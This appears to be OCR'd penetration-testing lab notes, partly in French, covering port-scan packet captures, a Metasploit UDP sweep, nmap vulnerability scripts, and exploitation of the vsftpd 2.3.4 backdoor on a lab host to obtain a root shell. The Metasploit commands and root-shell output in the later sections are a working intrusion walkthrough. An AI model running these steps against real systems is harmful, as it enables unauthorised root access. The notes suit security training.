607	0.840342035	192.168.2.1	192.168.2.3	TCP	54	2506 → 299 [SYN] Seq=0 Win=512 Len=0	2506
608	0.840375257	192.168.2.3	192.168.2.1	TCP	60	298 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	298
609	0.840408116	192.168.2.1	192.168.2.3	TCP	54	2506 → 300 [SYN] Seq=0 Win=512 Len=0	2506
610	0.840451234	192.168.2.3	192.168.2.1	TCP	60	299 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	299
611	0.840483116	192.168.2.1	192.168.2.3	TCP	54	2506 → 301 [SYN] Seq=0 Win=512 Len=0	2506
612	0.840526207	192.168.2.3	192.168.2.1	TCP	60	300 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	300
613	0.840557819	192.168.2.1	192.168.2.3	TCP	54	2506 → 302 [SYN] Seq=0 Win=512 Len=0	2506

```
ame 1: 527 bytes on wire (4216 bits), 527 bytes captured (4216 bits) on interface 0
```




165	0.789065344	192.168.2.1	192.168.2.3	TCP	54	2506 → 79 [SYN] Seq=0 Win=512 Len=0	2506
166	0.789120677	192.168.2.3	192.168.2.1	TCP	60	78 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	78
167	0.789925945	192.168.2.3	192.168.2.1	TCP	60	79 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	79
168	0.790593888	192.168.2.1	192.168.2.3	TCP	54	2506 → 80 [SYN] Seq=0 Win=512 Len=0	2506
169	0.790700362	192.168.2.1	192.168.2.3	TCP	54	2506 → 81 [SYN] Seq=0 Win=512 Len=0	2506
170	0.790781647	192.168.2.3	192.168.2.1	TCP	60	80 → 2506 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460	80
171	0.790788495	192.168.2.1	192.168.2.3	TCP	54	2506 → 80 [RST] Seq=1 Win=0 Len=0	2506
172	0.790809816	192.168.2.3	192.168.2.1	TCP	60	81 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	81


5) UDP sweep MSF



```
root@Kali:~# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
root@Kali:~# search sweep
```




```
msf5 > search sweep

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Descrip
tion
   -  ----                                     ---------------  ----    -----  -------
----
   0  auxiliary/gather/lansweeper_collector                     normal  No     Lanswee
per Credential Collector
   1  auxiliary/scanner/discovery/arp_sweep                     normal  Yes    ARP Swe
ep Local Network Discovery
   2  auxiliary/scanner/discovery/udp_sweep                     normal  Yes    UDP Ser
vice Sweeper
   3  post/multi/gather/ping_sweep                              normal  No     Multi G
ather Ping Sweep


msf5 > use auxiliary/scanner/discovery/udp_sweep
msf5 auxiliary(scanner/discovery/udp_sweep) > options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target address range or CIDR identifier
   THREADS    10               yes       The number of concurrent threads

msf5 auxiliary(scanner/discovery/udp_sweep) > set rhosts 192.168.2.3
rhosts => 192.168.2.3
msf5 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 192.168.2.3->192.168.2.3 (1 hosts)
[*] Discovered Portmap on 192.168.2.3:111 (100000 v2 TCP(111), 100000 v2 UDP(111))
[*] Scanned 1 of 1 hosts (100% complete)
```



```
 1 0.000000000   fe80::3518:1d48:b878:… ff02::1:2       DHCPv6   148 Solicit XID: 0x559055 CID: 0001000125435242080027fad2cb     546
 2 15.997848690  fe80::3518:1d48:b878:… ff02::1:2       DHCPv6   148 Solicit XID: 0x559055 CID: 0001000125435242080027fad2cb     546
 3 29.364908187  192.168.2.2            192.168.255.255 BROWSER  249 Domain/Workgroup Announcement WORKGROUP, NT Workstation, D…  138
 4 48.004177828  fe80::3518:1d48:b878:… ff02::1:2       DHCPv6   148 Solicit XID: 0x559055 CID: 0001000125435242080027fad2cb     546
 5 172.041433174 192.168.2.1            192.168.2.3     UDP       62 37441 → 523 Len=20                                        37441
 6 172.041644236 192.168.2.3            192.168.2.1     ICMP      90 Destination unreachable (Port unreachable)                37441
 7 172.044000114 192.168.2.1            192.168.2.3     DNS       72 Standard query 0x86d2 TXT VERSION.BIND                    44243
 8 172.044156803 192.168.2.3            192.168.2.1     ICMP     100 Destination unreachable (Port unreachable)                44243
 9 172.046721048 192.168.2.1            192.168.2.3     SNMP      85 get-request 1.3.6.1.2.1.1.1.0                             38303
10 172.046943062 192.168.2.3            192.168.2.1     ICMP     113 Destination unreachable (Port unreachable)                38303
11 172.051821843 192.168.2.1            192.168.2.3     NTP       90 NTP Version 4, client                                     39858
12 172.052018642 192.168.2.3            192.168.2.1     ICMP     118 Destination unreachable (Port unreachable)                39858
13 172.052500385 192.168.2.1            192.168.2.3     UDP       48 52656 → 5093 Len=6                                        52656
14 172.052678484 192.168.2.3            192.168.2.1     ICMP      76 Destination unreachable (Port unreachable)                52656
15 172.064077571 192.168.2.1            192.168.2.3     UDP       44 59888 → 5632 Len=2                                        59888
16 172.064227744 192.168.2.1            192.168.2.3     UDP       44 59888 → 5632 Len=2                                        59888
17 172.064265155 192.168.2.3            192.168.2.1     ICMP      72 Destination unreachable (Port unreachable)                59888
18 172.064923378 192.168.2.1            192.168.2.3     Chargen   43 Chargen                                                   52391
19 172.066898506 192.168.2.1            192.168.2.3     UDP       43 40695 → 1434 Len=1                                        40695
20 172.072318841 192.168.2.1            192.168.2.3     Portmap   82 V2 DUMP Call (Reply In 21)                                54615
21 172.072610993 192.168.2.3            192.168.2.1     Portmap  110 V2 DUMP Reply (Call In 20)                                  111
22 172.073268475 192.168.2.1            192.168.2.3     NBNS      92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00…  50708
```


6) nse



```
root@Kali:~# nmap --script vuln 192.168.2.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-24 18:04 CEST
Nmap scan report for 192.168.2.3
Host is up (0.000059s latency).
Not shown: 982 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:73573  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/
unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://osvdb.org/73573
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoo
red.html
|_sslv2-drown:
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.2.3
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.2.3:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.2.3:80/dvwa/login.php
```

7) nessus/openvas


8) recherche vuln msf



```
msf5 > search vsFTPd 2.3.4

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/teamtalk_creds                                    normal     No     TeamTalk Gather Credentials
   1  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30  excellent  Yes    osCommerce Installer Unauthenticated Code Execution
   2  exploit/multi/http/struts2_namespace_ognl         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3  exploit/unix/ftp/vsftpd_234_backdoor              2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


msf5 > use  exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

9) exploit vsftpd mstf/main

Ici, nous exploitons la faille vsftpd pour prendre le contrôle de la machine cible.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.2.3
RHOSTS => 192.168.2.3
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.2.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.3:21 - USER: 331 Please specify the password.
[+] 192.168.2.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.1:46025 -> 192.168.2.3:6200) at 2019-10-24 18:24:40 +0200

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
```

10) ssty

11) payload msf venon / phantom-eu